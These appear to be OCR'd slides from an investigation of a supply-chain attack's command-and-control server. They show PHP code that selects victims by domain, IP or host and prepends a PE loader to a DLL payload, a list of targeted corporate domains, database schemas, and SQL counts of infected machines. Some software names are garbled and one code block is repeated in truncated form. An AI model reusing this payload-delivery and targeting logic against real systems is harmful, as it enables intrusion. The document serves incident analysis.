
- Targets list



```
$pefilename = "";
// ProcessWin64 = 0

// If domain is the domain list, set the $pefilename to the filename to send back
if(IsInArray($DomainList, $s['DomainName'])) { $pefilename = GetDllFile($ProcessWin64); }

// If the ip is in the IPList, set the $pefilename to the filename to send back
if(!file_exists($pefilename)) { if(IsInArray($IPList, $_SERVER['REMOTE_ADDR'])) { $pefilename = GetDllFile($ProcessWin64); } }

//  ...
if(!file_exists($pefilename)) { if(IsInArray($HostList, $s['HostName'])) { $pefilename = GetDllFile($ProcessWin64); } }

// Finally if pefilename has a file to feed and it exists, send them the file
if(file_exists($pefilename))
{
    $pefilecontent = file_get_contents($pefilename);
    if($pefilecontent) {
        if($ProcessWin64) {
            $outcode = $peloader_x64 . $pefilecontent;
        } else {
            $outcode = $peloader_x86 . $pefilecontent;
        }
```

# Command estigation

- Targets list



```
$DomainList = array(
"singtel.corp.root",
"htcgroup.corp",
"samsung-breda",
"Samsung",
"SAMSUNG.SEPM",
"samsung.sk",
"jp.sony.com",
"am.sony.com",
"gg.gauselmann.com",
"vmware.com",
"ger.corp.intel.com",
"amr.corp.intel.com",
"ntdev.corp.microsoft.com",
"cisco.com",

"uk.pri.o2.com",
"vf-es.internal.vodafone.com",

"linksys",
"apo.epson.net",
"msi.com.tw",
"infoview2u.dvrdns.org",
"dfw01.corp.akamai.com",
"hq.gmail.com",
"dlink.com",

"test.com");
```

```
$pefilename = "";
// ProcessWin64 = 0

// If domain is the domain list, set the
if(IsInArray($DomainList, $s['DomainName'

// If the ip is in the IPList, set the $
if(!file_exists($pefilename)) { if(IsInA                    name = GetDllFile($ProcessWin64); } }

//  ...
if(!file_exists($pefilename)) { if(IsInAr                    GetDllFile($ProcessWin64); } }

// Finally if pefilename has a file to fe
if(file_exists($pefilename))
{
    $pefilecontent = file_get_contents($p
    if($pefilecontent) {
        if($ProcessWin64) {
            $outcode = $peloader_x64 . $p
        } else {
            $outcode = $peloader_x86 . $p
        }
```


# Command and Control Investigation

- Database investigation: 3 tables
  - Server – Main table with all the data concerning stage 1 compromised machines
  - OK – table with selected machines / Stage 2 payload delivered
  - GET – Empty table

- Only 4 days of data…
- Only 1/5 CC

# Command and Control Investigation

- Server table:




```
show columns in CC.Server;
```


| Field | Type | Null | Key | Default | Extra |
|---|---|---|---|---|---|
| id | bigint(20) unsigned | NO | PRI | NULL | auto_increment |
| Guid | bigint(20) | NO | MUL | 0 | |
| IPAddress | varchar(15) | YES | MUL | NULL | |
| OnlineTime | datetime | YES | | NULL | |
| MajorVersion | tinyint(4) | YES | | 0 | |
| MinorVersion | tinyint(4) | YES | | 0 | |
| Wow64 | tinyint(1) | YES | | 0 | |
| ProcessWin64 | tinyint(1) | YES | | 0 | |
| UserAdmin | tinyint(1) | YES | | 0 | |
| HostName | varchar(256) | YES | MUL | NULL | |
| DomainName | varchar(256) | YES | MUL | NULL | |
| MacAddress | varchar(256) | YES | | NULL | |
| Software | mediumtext | YES | | NULL | |
| ProcessList | mediumtext | YES | | NULL | |
| Reserved1 | int(11) | YES | | 0 | |
| Reserved2 | int(11) | YES | | 0 | |


# Command and Control Investigation

- Server table:




| IP Address | Mac Address | Host Name | Major Version | Minor Version | User |
|---|---|---|---|---|---|
| [redacted].79.6 | [redacted]-A6-87 | [redacted]TI16FE | 6 | 1 | 0 |






```
System
C:\Windows\System32\smss.exe
C:\Windows\System32\csrss.exe
C:\Windows\System32\wininit.exe
C:\Windows\System32\csrss.exe
C:\Windows\System32\services.exe
C:\Windows\System32\lsass.exe
C:\Windows\System32\lsm.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\nvvsvc.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\audiodg.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\SLsvc.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\winlogon.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\nvvsvc.exe
C:\Windows\System32\spoolsv.exe
C:\Windows\System32\svchost.exe
C:\Program Files\Common Files\Adobe\ARM\1.0\armsvc.exe
C:\Program Files\Agilent\IO Libraries Suite\AgilentIOLibrariesService.exe
C:\Program Files\Agilent\IO Libraries Suite\LxiMdnsResponder.exe
C:\Program Files\ESET\ESET Endpoint Antivirus\ekrn.exe
```



```
Adobe Flash Player 23 ActiveX
Adobe Flash Player 26 NPAPI
Adobe Shockwave Player 12.1
CCleaner
CubePDF Utility 0.3.3慦 (x86)
Windows 僑儔僼僀 僲僷僨儕僼 - OLYMPUS IMAGING CORP.
Camera Communication Driver Package (09/09/2009 1.0.0.0)
Google Chrome
晉嶖拡姃揦姝擻儂厤僥僑儕僥僑
LanScope Cat MR
Mozilla Firefox 55.0.3 (x86 ja)
Mozilla Maintenance Service
僀儞僗僩僂僗傿厤 Corp.儐儔僼傾儖僪
尒岅夌姲尋媝強丂PDFinder 4.6
Picasa 3
TeamViewer 9
Roxio Central Data
Google Toolbar for Internet Explorer
埲崋壔zip嶌惉懐梲
Roxio Central Tools
Google Toolbar for Internet Explorer
Java 8 Update 141
UpdateAdvisor(杮懱憰抰) V3.60 L20
eReg
Java Auto Updater
PA-ZS600T
Google Earth Plug-in
Google Update Helper
swMSM
Intel(R) Management Engine Components
埳慖榊價傑厤傾2014
Windows Media Player Firefox Plugin
CubePDF 1.0.0RC7
Fuji Xerox DocuWorks Viewer Light 8
Google 擔杮岅擖椡
iCloud
Security Update for Microsoft Excel 2010 (KB3191907) 32-Bit Edition
Security Update for Microsoft Office 2010 (KB2956063) 32-Bit Edition
Update for Microsoft Office 2010 (KB2589318) 32-Bit Edition
```

# Command and Control Investigation

- OK table:




```
1 show columns in CC.OK;
```

| Field | Type | Null | Key | Default | Extra |
|---|---|---|---|---|---|
| id | bigint(20) unsigned | NO | PRI | NULL | auto_increment |
| Guid | bigint(20) | NO | MUL | 0 | |
| IPAddress | varchar(15) | YES | MUL | NULL | |
| OnlineTime | datetime | YES | | NULL | |
| MajorVersion | tinyint(4) | YES | | 0 | |
| MinorVersion | tinyint(4) | YES | | 0 | |
| Wow64 | tinyint(1) | YES | | 0 | |
| ProcessWin64 | tinyint(1) | YES | | 0 | |
| UserAdmin | tinyint(1) | YES | | 0 | |
| HostName | varchar(256) | YES | MUL | NULL | |
| DomainName | varchar(256) | YES | MUL | NULL | |
| MacAddress | varchar(256) | YES | | NULL | |
| Software | mediumtext | YES | | NULL | |
| ProcessList | mediumtext | YES | | NULL | |
| Reserved1 | int(11) | YES | | 0 | |
| Reserved2 | int(11) | YES | | 0 | |

# Command and Control Investigation

- OK table:




```sql
select id,OnlineTime from CC.OK;
```

| id | OnlineTime |
|---|---|
| 3 | 2017-09-13 07:07:12 |
| 4 | 2017-09-13 07:30:52 |
| 5 | 2017-09-13 07:49:26 |
| 6 | 2017-09-13 07:51:31 |
| 7 | 2017-09-13 07:52:19 |
| 8 | 2017-09-13 08:15:04 |
| 9 | 2017-09-13 09:10:52 |
| 10 | 2017-09-13 09:25:52 |
| 11 | 2017-09-13 09:50:29 |
| 12 | 2017-09-13 10:01:00 |
| 13 | 2017-09-13 11:46:46 |
| 14 | 2017-09-13 11:46:52 |
| 15 | 2017-09-13 12:19:37 |
| 16 | 2017-09-13 13:16:16 |
| 17 | 2017-09-13 13:54:05 |
| 18 | 2017-09-13 14:33:44 |
| 19 | 2017-09-13 21:27:02 |
| 20 | 2017-09-13 21:30:34 |
| 21 | 2017-09-14 03:32:18 |
| 22 | 2017-09-14 04:57:12 |
| 23 | 2017-09-14 13:01:08 |
| 24 | 2017-09-15 12:18:28 |
| 25 | 2017-09-15 23:19:41 |
| NULL | NULL |


# Command and Control Investigation

- Let’s play with statistics…



```
select count(*) from CC.Server;
```

```
count(*)
862419
```




```
select count(*) from CC.Server where DomainName <> "";
```

```
count(*)
41446
```

# Command and Control Investigation

- Let’s play with statistics…


Win 10



```
select count(*) from CC.Server where MajorVersion = 10;
```

| count(*) |
|---|
| 193021 |


Win 7



```
select count(*) from CC.Server where MajorVersion = 6 and MinorVersion = 1;
```

| count(*) |
|---|
| 508583 |

Win XP




```
select count(*) from CC.Server where MajorVersion = 5;
```

| count(*) |
|---|
| 102829 |


# Command and Control Investigation

- Let’s play with statistics…



```
select count(*) from CC.Server where DomainName like "%.gov%";
```

| count(*) |
|---|
| 540 |



```
select count(*) from CC.Server where DomainName like "%bank%";
```

| count(*) |
|---|
| 51 |

# Command and Control Investigation

- Let’s play with statistics…

- Machines from
  - FR: > 50.000
  - BE: > 6.000
  - CH: > 3.000
  - LU: > 250

# Conclusion

I FEEL A DISTURBANCE
IN MY SUPPLY CHAIN
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